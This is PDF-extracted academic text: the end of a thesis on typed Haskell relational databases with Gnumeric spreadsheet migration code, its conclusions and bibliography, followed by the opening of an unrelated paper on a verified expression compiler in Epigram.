


Figure 6.1: *Divide and conquer* for writing database into Gnumeric format

```

writeRow _ _ _ = []
instance (WriteRow l [Gmr'Cell], ReadShow e) => WriteRow (HCons e l) [Gmr'Cell] where
  writeRow r c (HCons e l) = (cell : (writeRow r (c + 1) l))
  where cell = Gmr'Cell attrs (toString e)
        attrs = Gmr'Cell_Attrs (show c) (show r) ...

```

Here, class *ReadShow* is used to overcome the behavior of *show* and *read* functions in Haskell with *Strings*. The former prints extra quote marks when showing a *String* and the latter only parses a *String* if it is limited by quote marks.

```

class ReadShow t where
  fromString :: String → t
  toString :: t → String
instance (Read t, Show t) => ReadShow t where
  fromString = read
  toString = show
instance ReadShow String where
  fromString = id
  toString = id

```

The *toString* and *fromString* functions behave as *show* and *read* when the type to show/parse is not of type *String*. Otherwise, they are the identity function.

For this to fit into our structured rows, divided in keys and non-keys, we have lifted the previous function to pairs.

```
instance (HAppend a b ab, WriteRow ab [Gmr'Cell])  $\Rightarrow$  WriteRow (a, b) [Gmr'Cell] where
  writeRow i j (a, b) = writeRow i j (hAppend a b)
```

We still need an instance to treat nullable attributes, so that null values (represented by *Nothing*) are transformed in empty *Strings* and the *Just* constructor does not appear in the spreadsheet.

```
instance (
  WriteRow l [Gmr'Cell],
  ReadShow e
)  $\Rightarrow$  WriteRow (HCons (Maybe e) l) [Gmr'Cell] where
  writeRow r c (HCons e l) = (cell : (writeRow r (c + 1) l))
  where cell = case e of
    Just x  $\rightarrow$  Gmr'Cell attrs (toString x)
    _  $\rightarrow$  Gmr'Cell attrs ""
  attrs = Gmr'CellAttrs (show c) (show r) Nothing ...
```

## Writing a single table

To produce a workbook sheet from a table, we have first create an empty sheet, *i.e.* a sheet only with formatting information and an empty cell list (function *emptySheet*, which code is omitted here). Then, we add to this empty sheet the cells resulting from converting all rows in the table to a list of cells and this completes the translation. We added an extra argument to this function, namely the table name, so that we can rename each sheet in the workbook with the table identifier.

```
type TableName = String
writeTable :: (
  WriteRow (ks, vs) [Gmr'Cell],
  WriteRow (a, b) [Gmr'Cell],
  HeaderFor (a, b) ks vs
)  $\Rightarrow$  TableName  $\rightarrow$  Table (a, b) ks vs  $\rightarrow$  Gmr'Sheet
writeTable s (Table (a, b) m) = addCells cells emptysh
  where
    emptysh = emptySheet s
    cells = Gmr'Cells (header ++ cs)
    header = writeRow 0 0 (a, b)
    cs = worker 1 0 (Map.toList m)
    worker i j l
      | (List.null l) = []
      | otherwise = (writeRow i j (head l))  $\parallel$  (worker (i + 1) j (tail l))
```

In order to decrease the number of needed constraints when using the function *writeTable*, we have defined the following class and instance.

```

class (WriteRow (ks, vs) l, WriteRow h l, HeaderFor h ks vs)  $\Rightarrow$  WriteTable h ks vs l
instance (
  WriteRow (ks, vs) [Gmr'Cell],
  WriteRow (a, b) [Gmr'Cell],
  HeaderFor (a, b) ks vs
)  $\Rightarrow$  WriteTable (a, b) ks vs [Gmr'Cell]

```

Using this new definition the function *writeTable* will have the following signature.

```
writeTable :: WriteTable (a, b) ks vs [Gmr'Cell]  $\Rightarrow$  TableName  $\rightarrow$  Table (a, b) ks vs  $\rightarrow$  Gmr'Sheet
```

## Writing several tables

To wrap up this functionality, we have lifted the previous operation to a relational database (as defined in Chapter 3), so that we can obtain a list of workbook sheets.

```

class WriteTables l l' | l  $\rightarrow$  l' where
  writeTables :: l  $\rightarrow$  ([Gmr'SheetName], l')
instance WriteTables (Record HNil) [Gmr'Sheet] where
  writeTables _ = ([[ ], [ ]])
instance (
  Show l,
  WriteTables (Record ts) [Gmr'Sheet],
  WriteTable (a, b) ks vs [Gmr'Cell]
)
 $\Rightarrow$  WriteTables (Record (HCons (l, (Table (a, b) ks vs, fks)) ts)) [Gmr'Sheet] where
writeTables (Record (HCons (l, (t, _)) ts)) = (name : names, (writeTable name t) : ts')
where name = Gmr'SheetName $ show l
  (names, ts') = writeTables (Record ts)

```

## Producing a Gnumeric workbook

With the previous functions we are now ready to define the function that, given a database in our model, returns the corresponding Gnumeric workbook. Similarly to what is done when translating a single table to a single sheet, we first create an empty workbook, with all formatting information but with an empty list of sheets. Then we add the list of sheets corresponding to the tables of the database.

```

writeRDB db = addSheetNameIndex sheetNameIndex $ addSheets sheets emptywb
where emptywb = emptyWorkbook
  (sheetNames, shts) = writeTables db
  sheets = Gmr'Sheets shts
  sheetNameIndex = Just $ Gmr'SheetNameIndex sheetNames

```

## 6.2 Migration from Gnumeric format

We will now describe the converse process of converting a Gnumeric workbook into our database model. We will need a type for each table (sheet) to guide the process. We will additionally have a set of functional dependencies for each table that will be checked on the fly. Then, from the viewpoint of spreadsheet end-users, the database types are spreadsheet specifications which then offer interoperability with our model and functional dependency verification. As before, we will divide this process into simpler tasks. Remark that the workbook will be read as a tridimensional matrix of strings because:

1. A workbook is a list of sheets
2. Each sheet is a list of rows
3. Each row is a list of cells
4. A cell value is a String.

Our aim is to read this matrix into a database. We will first present how to read a single row, a single table and a list of tables.

### Reading a single row

The process of reading a row according a list of attribute types is very simple, using the *fromString* function defined above.

```
class ReadRow h v | h → v where
  readRow :: h → [String] → v
instance ReadRow HNil HNil where
  readRow _ _ = HNil
instance (
  ReadShow v, ReadRow ats vs
) ⇒ ReadRow (HCons (Attribute v nr) ats) (HCons v vs) where
  readRow (HCons at ats) (s : ss) = HCons (fromString s) (readRow ats ss)
```

If the attribute is nullable or defaultable and the string is empty, *Nothing* or the default value are returned. If the string is not empty, the attribute type is required to be readable and parsing is performed.

```
instance (
  ReadShow v, ReadRow ats vs
) ⇒ ReadRow (HCons (NullableAttribute v nr) ats) (HCons (Maybe v) vs) where
  readRow (HCons at ats) ("":ss) = HCons Nothing (readRow ats ss)
  readRow (HCons at ats) (s:ss) = HCons (Just $ fromString s) (readRow ats ss)
instance (
  ReadShow v, ReadRow ats vs
) ⇒ ReadRow (HCons (DefaultableAttribute v nr) ats) (HCons v vs) where
  readRow (HCons (Default v) ats) ("":ss) = HCons v (readRow ats ss)
  readRow (HCons at ats) (s:ss) = HCons (fromString s) (readRow ats ss)
```

Notice that if the attribute is neither nullable nor defaultable, and the value string in the cell is empty, the instance for *Attribute v nr* defined above will produce an error.

We also need to lift this function to pairs, in order to cope with our key and non key separation.

```
instance (
  ReadRow a k, ReadRow b v,
  HLength a n, HNat2Integral n
)  $\Rightarrow$  ReadRow (a, b) (k, v) where
  readRow (a, b) l = let (k, v) = splitAt (hNat2Integral $ hLength a) l
    in (readRow a k, readRow b v)
```

## Reading a single table

In this subtask we produce a table from a matrix of strings according the given header. It is at this level that we perform functional dependency checking. Therefore, if the table violates the required dependencies an empty table is returned.

```
class ReadTable h fds t | h  $\rightarrow$  t where
  readTable :: h  $\rightarrow$  fds  $\rightarrow$  [[String]]  $\rightarrow$  t
instance (
  CheckFDs fds (Table (a, b) k v),
  HeaderFor (a, b) k v, ReadRow (a, b) (k, v)
)  $\Rightarrow$  ReadTable (a, b) fds (Table (a, b) k v) where
  readTable (a, b) fds rows | checkFDs fds t = t
    otherwise = Table (a, b) empty
  where t = Table (a, b) (fromList $ map (readRow (a, b)) rows)
```

Note that there is no need to have this function inside a class. However, to avoid long constraint headers in other functions we have used this class to gather some of the constraints.

## Reading a list of tables

Given the previous operation, reading a list of tables is simply a map of *readTable* over the argument list.

```
class ReadTables h fds t | h fds  $\rightarrow$  t where
  readTables :: h  $\rightarrow$  fds  $\rightarrow$  [[[String]]]  $\rightarrow$  t
instance ReadTables HNil fds HNil where
  readTables _ _ _ = HNil
instance (
  ReadTables hs fds' ts,
  ReadTable (a, b) fds (Table (a, b) k v)
)  $\Rightarrow$  ReadTables (HCons (a, b) hs) (HCons fds fds') (HCons (Table (a, b) k v) ts) where
  readTables (HCons (a, b) hs) (HCons fds fds') (s : ss) = HCons (readTable (a, b) fds s) ts
  where ts = readTables hs fds' ss
```

## Reading a bidimensional matrix of strings from a list of Cells

Each sheet in a workbook has a list of cells, each one with information about the position (column and row) and the value stored as a string. The following function maps a list of cells into a bidimensional matrix of strings, represented as a map ( $r \mapsto (c \mapsto \text{value})$ ). Note that the cells do not need to be ordered by row/column number. The function `insertWith` performs the insertion in the map at the right position.

```
readTable' (Gmr'Cells cells, max) = elems $ map elems (paddM max $ foldr worker empty cells)
  where worker (Gmr'Cell ats value) m = let (i :: Int) = read $ gmr'CellRow ats
                                             (j :: Int) = read $ gmr'CellCol ats
                                             in insertWith union i (singleton j value) m
```

The argument `max` above represents the number of columns the table should have, so that `paddM` can fill the positions in the map corresponding to empty cells in the spreadsheet with empty strings.

```
paddM max m = map paddRow m
  where paddRow m' = let ks = keys m'
                      ks' = difference [1 .. max] ks
                      newElems = foldr (\a m → insert a "" m) empty ks'
  in union m' newElems
```

Notice that empty cells are not represented in the list of cells in a gnumeric workbook, so the padding with empty strings is essential to ensure that function `readRow` works as expected.

## Producing a database from a Gnumeric workbook

Now that all required auxiliary functions have been defined, we can implement the main function, that reads a gnumeric workbook and produces a database in our model, while checking for well-formedness and referential integrity. Recall that each sheet in the workbook is assumed to hold a single table, the first row of which is the header (and therefore ignored).

```
readRDB fp h fds tns fks = do (wb :: Gmr'Workbook) ← readGnumeric' fp
  let cs = map cells (sheets wb)
  let cols = hLengths h
  let lCells = map (tail ∘ readTable') $ zip cs cols
  let db = Record $ hZip tns $ hZip (readTables h fds lCells) fks
  if (¬ $ checkRI db) then error "Referential integrity error"
  else return $ DB db
```

The function `hLengths` computes the length of each element in a list of lists. Applied to the list of headers, it computes a list with the number of columns each table should have.

## 6.3 Example

## 6.4 Checking integrity

Suppose you have a workbook (figure 6.2) made of two sheets – one mapping city names to country names and another mapping a unique identifier for a person to its name, age and city information.

	A	B
1	CITY	COUNTRY
2	Braga	
3	Oz	Oz
4		

	A	B	C	D
1	ID	NAME	AGE	CITY
2	1	Ralf		Seattle
3		Dorothy	42	Oz
4	6	Oleg	17	Seattle
5				

Figure 6.2: Tables contained in the sample gnumeric workbook

We can define a header structure for migrating this information to our strongly typed model and unique identifiers for the two tables<sup>3</sup>.

```

atAge' = ⊥ :: AttributeNull Int (PERS, AGE)
myHeader' = (atID . *. HNil, atName . *. atAge' . *. atCity . *. HNil)
h = yourHeader . *. myHeader' . *. HNil
data cities
data people
ids = cities . *. people . *. HNil

```

We want to associate to table *people* a foreign key relationship with table *cities*. The latter does not have any foreign key information associated (therefore it will be associated with *emptyRecord*). No functional dependencies (fds) are specified to be checked while parsing, since the only fds present are the ones by *construction*, automatically checked when a new row is inserted into the map which carries the data. The encoding of this information is as follows:

```

myFK = (atCity . *. HNil, (cities, atCity' . *. HNil))
fks = emptyRecord . *. (Record $ myFK . *. HNil) . *. HNil
fds = emptyList . *. emptyList . *. HNil
emptyRecord :: Record HNil
emptyList :: HNil

```

---

<sup>3</sup>These will be almost the same as those defined for *myTable* and *yourTable* in chapter 3, so some attribute definitions will be omitted.

The city Seattle appears in the people's table, but does not appear in the cities' table. Therefore, due to the foreign key relationship, a referential integrity error will be returned.

```
> do DB db <- readRDB "teste.gnumeric" h fds ids fks; putStrLn $ show db
*** Exception: Referential integrity error
```

## 6.5 Applying database operations

Suppose we have a workbook with the same structure as before, this time with no referential integrity violation (figure 6.3).

	A	B
1	CITY	COUNTRY
2	Braga	
3	Oz	Oz
4	Seattle	USA

	A	B	C	D
1	ID	NAME	AGE	CITY
2		1 Ralf		Seattle
3		5 Dorothy	42	Oz
4		6 Oleg		Seattle

Figure 6.3: Tables contained in the sample gnumeric workbook

This time, we read the file and produce its database representation:

```
> do RDB db <- readRDB "teste.gnumeric" h fds ids fks; putStrLn $ show db
Record{
  cities= (Table (HCons CITY' HNil,HCons COUNTRY HNil) {
    HCons "Braga" HNil:=HCons "Afghanistan" HNil,
    HCons "Oz" HNil:=HCons "Oz" HNil,
    HCons "Seattle" HNil:=HCons "USA" HNil},Record{}),
  people= (Table (HCons ID HNil,HCons NAME (HCons AGE (HCons CITY HNil))) {
    HCons 1 HNil:=HCons "Ralf" (HCons Nothing (HCons "Seattle" HNil)),
    HCons 5 HNil:=HCons "Dorothy" (HCons (Just 42) (HCons "Oz" HNil)),
    HCons 6 HNil:=HCons "Oleg" (HCons (Just 17) (HCons "Seattle" HNil))),
    Record{CITY.*.HNil=(Cities,HCons CITY HNil)})}
}
```

Note that the country associated with Braga is now Afghanistan, the default value for attribute *atCountry*, and that attribute age for Ralf has value *Nothing*, since *atAge* is a nullable attribute and the corresponding cell in the gnumeric sheet was empty.

Having the data stored in a strongly typed relational database we can now apply SQL and database transformation operations and before returning to gnumeric. Note however that the padding with default values will add extra information (that can be undesirable in some situations). Let us assume that we were interested in a *denormalization* operation, namely in replacing the two existing tables by a single one containing all information. The following example illustrates how we could do this in our model.

```

> do DB db <- readRDB "teste.gnumeric" h fds ids fks;
  let (db', fds) = compose db (atCity .*. HNil) people cities newT;
  putStrLn $ show fds;
  writeFile "result.gnumeric" $ showXml $ writeRDB db'
HCons (FD (HCons CITY' HNil) (HCons COUNTRY HNil))
(HCons (FD (HCons CITY HNil) (HCons CITY' HNil)) HNil)

```

We show the functional dependency information returned together with the new database. The first functional dependency corresponds to the one present *by construction* in the table *cities* ( $atCity' \rightarrow atCountry$ ) and the second one is produced by the foreign key associated with the same table. The resulting workbook can be seen in figure 6.4.

A3	X	↶	=	5			
	A	B	C	D	E	F	G
1	ID	NAME	AGE	CITY	CITY'	COUNTRY	
2		1 Ralf		Seattle	Seattle	USA	
3		5 Dorothy		42 Oz	Oz	Oz	
4		6 Oleg		17 Seattle	Seattle	USA	
5							

Figure 6.4: Resulting workbook after database transformation

Notice that the produced table does not have any information about city Braga, because no individual from this city could be found in table *people*. Therefore, should we try to recover the original workbook from that of figure 6.4 some information would be missing. In order to avoid this loss of information we should use the version of *compose* that always keeps the information from the second table involved in the join in the database, namely all the tuples that are not linked by the foreign key relationship. In the previous example the resulting workbook would have two tables, as can be observed in figure 6.5.

E2	X	↶	=	Seattle			
	A	B	C	D	E	F	G
1	ID	NAME	AGE	CITY	CITY'	COUNTRY	
2		1 Ralf		Seattle	Seattle	USA	
3		5 Dorothy		42 Oz	Oz	Oz	
4		6 Oleg		17 Seattle	Seattle	USA	

B3	X	↶	=
	A	B	C
1	CITY'	COUNTRY	
2	Braga	Afghanistan	
3			
4			
5			

Figure 6.5: Resulting workbook after database transformation

The table mapping cities to countries information only has one tuple now, since all the others in the original table are represented in the new table in the database.

From the point of view of a Haskell programmer, the migration of spreadsheet data to our strongly typed model is an easy way of inserting data into tables.

From the end-user point of view, the fact that the headers must be specified in Haskell is a drawback. However, after having the data stored in our model, the user has available valuable operations on data and refinement laws (*e.g.*, normalization). As presented in the first example, we can use our model to check data integrity in a spreadsheet. This can be useful to guarantee well-formedness of spreadsheets after each modification. For instance, after each insertion in a spreadsheet the data could be migrated to our database model for checking the referential integrity.

The migration defined in this chapter is a first approach to spreadsheet refactoring. The interaction with the user needs to be improved, so that this migration becomes suitable for effective use by end-users.



# Chapter 7

## Concluding remarks

We have defined a datatype for relational database tables that captures key meta-data, which in turn allows us to define more precise types for database operations. For instance, the join operator on tables guarantees that in the *on* clause a value is assigned to all keys in the second table, meaning that join conditions are not allowed to underspecify the row from the second table. Furthermore, as an immediate consequence from working in a higher-order functional language, we can mix join and cartesian product operators to create join expressions that go beyond SQL's syntax limits.

We have achieved further well-formedness criteria by the definition of functional dependencies and normal forms in our model. Moreover, we have defined a new level of operations that carry functional dependency information, automatically informed by the type-checker.

We have shown that more type precision allows a more rigorous and ultimately safer approach to off-line situations, such as database design and database migration.

We have shown that the use of our model in spreadsheet refactoring and migration is of interest. After migration, the user has all operations we have defined on tables available and can change the data and check integrity. However, this migration *bridge* is currently only a prototype and leaves room for improvement.

Although our model of SQL is not complete, the covered set of features should convince the reader that a comprehensive model is within reach. The inclusion of functional dependency information in types goes beyond SQL standard, as do operations for database transformation. Below we highlight future work directions.

### 7.1 Contributions

We have shown that capturing the metadata of a relational table at the type level enables more static checks for database designers. More concretely we have accomplished the following:

1. We have defined a strongly typed representation of relational databases, including metadata such as foreign keys. Furthermore, we have encoded strongly typed (basic) operations derived from relational algebra and several SQL statements. Interestingly enough, we have achieved more precise types for some SQL operations, such as join and insertion.

2. We have captured database design information in types, namely functional dependencies, and we have shown that normal form checking and database transformation operations such as normalization and denormalization are easily expressed in our model.
3. We have shown the usefulness of our model for spreadsheet users, providing migration operations.

## 7.2 Future work

Ohori *et al.* model generalized relational databases and some features of object-oriented databases [32, 9]. It would be interesting to see if our approach can be generalized in these directions as well. In particular, a fusion with the model of object-oriented programming inside Haskell given by Kiselyov *et al.* [24] could be attempted to arrive at a unifying model for the object-oriented, functional, and relational paradigms.

The approach of Cunha *et al.* [13] to two-level data transformation and our approach to relational database representation and manipulation have much in common, and their mutual reinforcement is a topic of ongoing study. For instance, our type-level programming techniques could be employed to add sophistication to the GADT and thus allow a more faithful, but still safe representation of relational databases at term level.

Our Haskell model of SQL might be elaborated into a high-level solution for database connection, similar to Haskell/DB. This would require that the *Table* objects no longer contain maps (unless perhaps as cache), and that table operations are implemented differently than in terms of map operations. Instead, one could imagine that table operations are implemented by functions that generate SQL concrete syntax statements, communicate with the server, and map the answers of the server back to *ResultList* objects. The header and functional dependency information would meanwhile be maintained as before.

When mainstream programming languages such as Java or C are used to develop database application programs, it is current practice to prepare SQL statements in string representations before sending them over the database connection to the DBMS. Such SQL statements are generally constructed at run-time from parameterized queries and user-supplied input. A drawback is that these queries can not be checked statically, which may lead to run-time errors or security gaps (so-called SQL injection attacks). Our reconstruction of SQL demonstrates that strong static checking of (parameterized) queries is possible, including automatic inference of their types.

We share a number of concerns regarding usability and performance with the authors of the OOHASKELL library. In particular, the readability of inferred types and the problem-specificity of reported type errors, at least using current Haskell compilers, leaves room for improvement. Performance is an issue when type-level functions implement algorithms with non-trivial computational complexity or are applied to large types. Our algorithm for computing the transitive closure of functional dependencies is an example. Encoding of more efficient data structures and algorithms on the type-level might be required to ensure scalability of our model.

We have shown, for particular operations, how we can transport functional dependency information from argument to result tables. It would be interesting to develop a formal calculus that would allow to automatically compute this information for further operations.

Evidence of the effectiveness of our model in spreadsheet reverse engineering needs

some more work. The format we assume for spreadsheets is not a standard and the fact the header structure must be defined in Haskell is a disadvantage. A more intuitive specification front-end for our model and mining functional dependencies from the actual data would be valuable features for the end user.



# Bibliography

- [1] R. Abraham and M. Erwig. Header and unit inference for spreadsheets through spatial analyses. In *VLHCC '04: Proceedings of the 2004 IEEE Symposium on Visual Languages - Human Centric Computing (VLHCC'04)*, pages 165–172, Washington, DC, USA, 2004. IEEE Computer Society.
- [2] R. Abraham and M. Erwig. Goal-directed debugging of spreadsheets. In *VLHCC '05: Proceedings of the 2005 IEEE Symposium on Visual Languages and Human-Centric Computing (VL/HCC'05)*, pages 37–44, Washington, DC, USA, 2005. IEEE Computer Society.
- [3] R. Abraham and M. Erwig. How to communicate unit error messages in spreadsheets. In *WEUSE I: Proceedings of the first workshop on End-user software engineering*, pages 1–5, New York, NY, USA, 2005. ACM Press.
- [4] R. Abraham, M. Erwig, S. Kollmansberger, and E. Seifert. Visual specifications of correct spreadsheets. In *VLHCC '05: Proceedings of the 2005 IEEE Symposium on Visual Languages and Human-Centric Computing (VL/HCC'05)*, pages 189–196, Washington, DC, USA, 2005. IEEE Computer Society.
- [5] C. Beeri et al. A complete axiomatization for functional and multivalued dependencies in database relations. In *SIGMOD Conference*, pages 47–61, 1977.
- [6] R. Bird and O. de Moor. *Algebra of programming*. Prentice-Hall, Inc., Upper Saddle River, NJ, USA, 1997.
- [7] A. F. Blackwell, M. M. Burnett, and S. P. Jones. Champagne prototyping: A research technique for early evaluation of complex end-user programming systems. In *VLHCC '04: Proceedings of the 2004 IEEE Symposium on Visual Languages - Human Centric Computing (VLHCC'04)*, pages 47–54, Washington, DC, USA, 2004. IEEE Computer Society.
- [8] B. Bringert et al. Student paper: HaskellIDB improved. In *Haskell '04: Proc. 2004 ACM SIGPLAN workshop on Haskell*, pages 108–115. ACM Press, 2004.
- [9] P. Buneman and A. Ohori. Polymorphism and type inference in database programming. *ACM Trans. Database Syst.*, 21(1):30–76, 1996.
- [10] M. Burnett and M. Erwig. Visually customizing inference rules about apples and oranges. In *HCC '02: Proceedings of the IEEE 2002 Symposia on Human Centric Computing Languages and Environments (HCC'02)*, page 140, Washington, DC, USA, 2002. IEEE Computer Society.

- [11] J. Cheney and R. Hinze. First-class phantom types. Technical report, Cornell University, 2003.
- [12] E. F. Codd. A relational model of data for large shared data banks. *Commun. ACM*, 13(6):377–387, 1970.
- [13] A. Cunha, J. N. Oliveira, and J. Visser. Type-safe two-level data transformation – with derecursion and dynamic typing. Accepted for publication in Formal Methods 2006, Lecture Notes in Computer Science, July 2006, Springer©. A preliminary version with additional material appended appeared as technical report DI-PURe-06.03.01, 2006.
- [14] R. Elmasri and S. B. Navathe. *Fundamentals of Database Systems, 2nd Edition*. Benjamin/Cummings, 1994.
- [15] M. Erwig, R. Abraham, I. Cooperstein, and S. Kollmansberger. Automatic generation and maintenance of correct spreadsheets. In *ICSE '05: Proceedings of the 27th international conference on Software engineering*, pages 136–145, New York, NY, USA, 2005. ACM Press.
- [16] M. Erwig, R. Abraham, I. Cooperstein, and S. Kollmansberger. Gencel - a program generator for correct spreadsheets. *Journal of Functional Programming*, 2005.
- [17] M. Erwig and M. M. Burnett. Adding apples and oranges. In *PADL '02: Proceedings of the 4th International Symposium on Practical Aspects of Declarative Languages*, pages 173–191, London, UK, 2002. Springer-Verlag.
- [18] T. Hallgren. Fun with functional dependencies. In *Proceedings of the Joint CS/CE Winter Meeting*, pages 135–145, 2001. Department of Computing Science, Chalmers, Sweden.
- [19] R. Hinze. Fun with phantom types. In J. Gibbons and O. de Moor, editors, *The Fun of Programming*, pages 245–262. Palgrave Macmillan, 2003. ISBN 1-4039-0772-2 hardback, ISBN 0-333-99285-7 paperback.
- [20] ISO/IEC. Database language SQL (SQL-92 or SQL2). Technical Report 9075:1992, ISO/IEC, 1992.
- [21] A. Jaoua et al. Discovering Regularities in Databases Using Canonical Decomposition of Binary Relations. *JoRMiCS*, 1:217–234, 2004.
- [22] S. L. P. Jones. Haskell 98: Language and libraries. *J. Funct. Program.*, 13(1):1–255, 2003.
- [23] S. P. Jones, A. Blackwell, and M. Burnett. A user-centred approach to functions in excel. In *ICFP '03: Proceedings of the eighth ACM SIGPLAN international conference on Functional programming*, pages 165–176, New York, NY, USA, 2003. ACM Press.
- [24] O. Kiselyov and R. Lämmel. Haskell’s overlooked object system. Draft of 10 September 2005, 2005.
- [25] O. Kiselyov, R. Lämmel, and K. Schupke. Strongly typed heterogeneous collections. In *Haskell '04: Proceedings of the ACM SIGPLAN workshop on Haskell*, pages 96–107. ACM Press, 2004.

- [26] D. Leijen and E. Meijer. Domain specific embedded compilers. *SIGPLAN Not.*, 35(1):109–122, 2000.
- [27] D. Maier. *The Theory of Relational Databases*. Computer Science Press, 1983.
- [28] D. Maier, Y. Sagiv, and M. Yannakakis. On the complexity of testing implications of functional and join dependencies. *J. ACM*, 28(4):680–695, 1981.
- [29] C. Necco. Procesamiento de datos politípicos (polytypic data processing). Master’s thesis, Universidad Nacional de San Luis, Departamento de Informática, Argentina, 2004.
- [30] C. Necco and J. Oliveira. Toward generic data processing. In *In Proc. WISBD’05*, 2005.
- [31] M. Neubauer, P. Thiemann, M. Gasbichler, and M. Sperber. A functional notation for functional dependencies. In R. Hinze, editor, *Proceedings of the 2001 Haskell Workshop*, 2001.
- [32] A. Ohori and P. Buneman. Type inference in a database programming language. In *LFP ’88: Proceedings of the 1988 ACM conference on LISP and functional programming*, pages 174–183, New York, NY, USA, 1988. ACM Press.
- [33] A. Ohori, P. Buneman, and V. Tannen. Database programming in Machiavelli - a polymorphic language with static type inference. In J. Clifford, B. G. Lindsay, and D. Maier, editors, *Proc. of 1989 ACM SIGMOD Inter. Conference on Management of Data, Portland, Oregon, May 31 - June 2, 1989*, pages 46–57. ACM Press, 1989.
- [34] J. Oliveira. First steps in pointfree functional dependency theory. Manuscript in preparation, available from <http://www.di.uminho.pt/~jno>.
- [35] S. Peyton Jones, D. Vytiniotis, S. Weirich, and G. Washburn. Simple unification-based type inference for GADTs. Apr. 2006.
- [36] A. Silva and J. Visser. Strong types for relational databases. Draft of 28 March 2006, 2006.
- [37] L. Sterling and E. Y. Shapiro. *The Art of Prolog - Advanced Programming Techniques, 2nd Ed.* MIT Press, 1994.
- [38] J. D. Ullman. *Principles of Database and Knowledge-Base Systems, Volume I*. Computer Science Press, 1988.

## FUNCTIONAL PEARL

### *A type-correct, stack-safe, provably correct expression compiler in EPIGRAM*

JAMES MCKINNA

*University of St. Andrews*

(e-mail: [james.mckinna@st-andrews.ac.uk](mailto:james.mckinna@st-andrews.ac.uk))

JOEL WRIGHT

*University of Nottingham*

(e-mail: [jjw@cs.nott.ac.uk](mailto:jjw@cs.nott.ac.uk))

---

#### Abstract

Conventional approaches to compiler correctness, type safety and type preservation have focused on off-line proofs, either on paper or formalised with a machine, of existing compilation schemes with respect to a reference operational semantics. This pearl shows how the use of *dependent types* in programming, illustrated here in EPIGRAM, allows us not only to build-in these properties, but to write programs which guarantee them by *design* and subsequent *construction*.

We focus here on a very simple expression language, compiled into tree-structured code for a simple stack machine. Our purpose is not to claim any sophistication in the source language being modelled, but to show off the metalanguage as a tool for writing programs for which the type preservation and progress theorems are self-evident by construction, and finally, whose correctness can be proved directly in the system.


In this simple setting we achieve the following:

- a type-preserving evaluation semantics, which takes *typed* expressions to *typed* values.
  - a compiler, which takes *typed* expressions to *stack-safe* intermediate code.
  - an interpreter for compiled code, which takes stack-safe intermediate code to a big-step stack transition.
  - a compiler correctness proof, described via a function whose type expresses the equational correctness property.
- 

#### 1 Introduction

“This paper contains a proof of the correctness of a simple compiling algorithm for compiling arithmetic expressions into machine language” (McCarthy & Painter, 1967). It is forty years since McCarthy pioneered the certification of programming language implementation: his approach emphasised abstract syntax, operational semantics, definition and proof by structural induction, and is largely unchanged to the present day, with correctness properties expressed via commuting diagrams of the form illustrated below. What *has* changed is the emergence of systems for

checking proofs, and through the specific use of tools based on varieties of Martin-Löf type theory, the possibility of integrating programming and proof in one unified formalism.



This paper examines a simple example, that of a typed language of arithmetic and boolean expressions with two semantics given by a primitive-recursive interpreter, **eval**, and a compiler, **compile**, to tree-structured code for a simple stack-based abstract machine with interpreter **exec**. It thus contributes indirectly to the POPLMARK challenge (Aydemir *et al.*, 2005) in illustrating a completely checkable and executable piece of programming language manipulation. It is a prototype for more substantial experiments which we intend to report upon in future work, although unlike McCarthy, we do *not* envisage that in order to make such extensions, “a complete revision of the formalism will be required” (*ibid.*, closing remark).

## 2 Dependently Typed Programming in Epigram

The use of a dependently-typed host language allows us a direct formulation of type preservation and progress. Dependent type theory provides programmers with more than just an integrated logic for reasoning about program correctness — it allows more precise types for programs and data in the first place, thus strengthening the typechecker’s language of guarantees.

EPIGRAM (McBride & McKinna, 2004), a kernel language for dependently-typed programming, supports Dybjer’s notion of *inductive families* (Dybjer, 1994) as its language of data, with an economical syntax for function (program) definition. The syntax of the source code presented in this paper is that originally presented in ‘The view from the left’ (2004), however in the interest of readability we suppress explicit calls to case constructs (which can be formally justified (Goguen *et al.*, 2006)). Type signature definitions are presented uniformly via a two-dimensional ‘inference rule’ style; this is used throughout to introduce new datatype families via the data keyword, their constructors via where, and new function symbols via let. Functions are declared by giving their type signatures, followed by a tree structure which superficially resembles the equational syntax for pattern matching programs in SML or Haskell.

Inductive families, as supported in EPIGRAM, allow us to represent *directly* the stratification of values and expressions by their types. The interested reader is referred to McBride & McKinna (2004) for further details on EPIGRAM, and for the program in this paper, to the fully annotated epigram source:

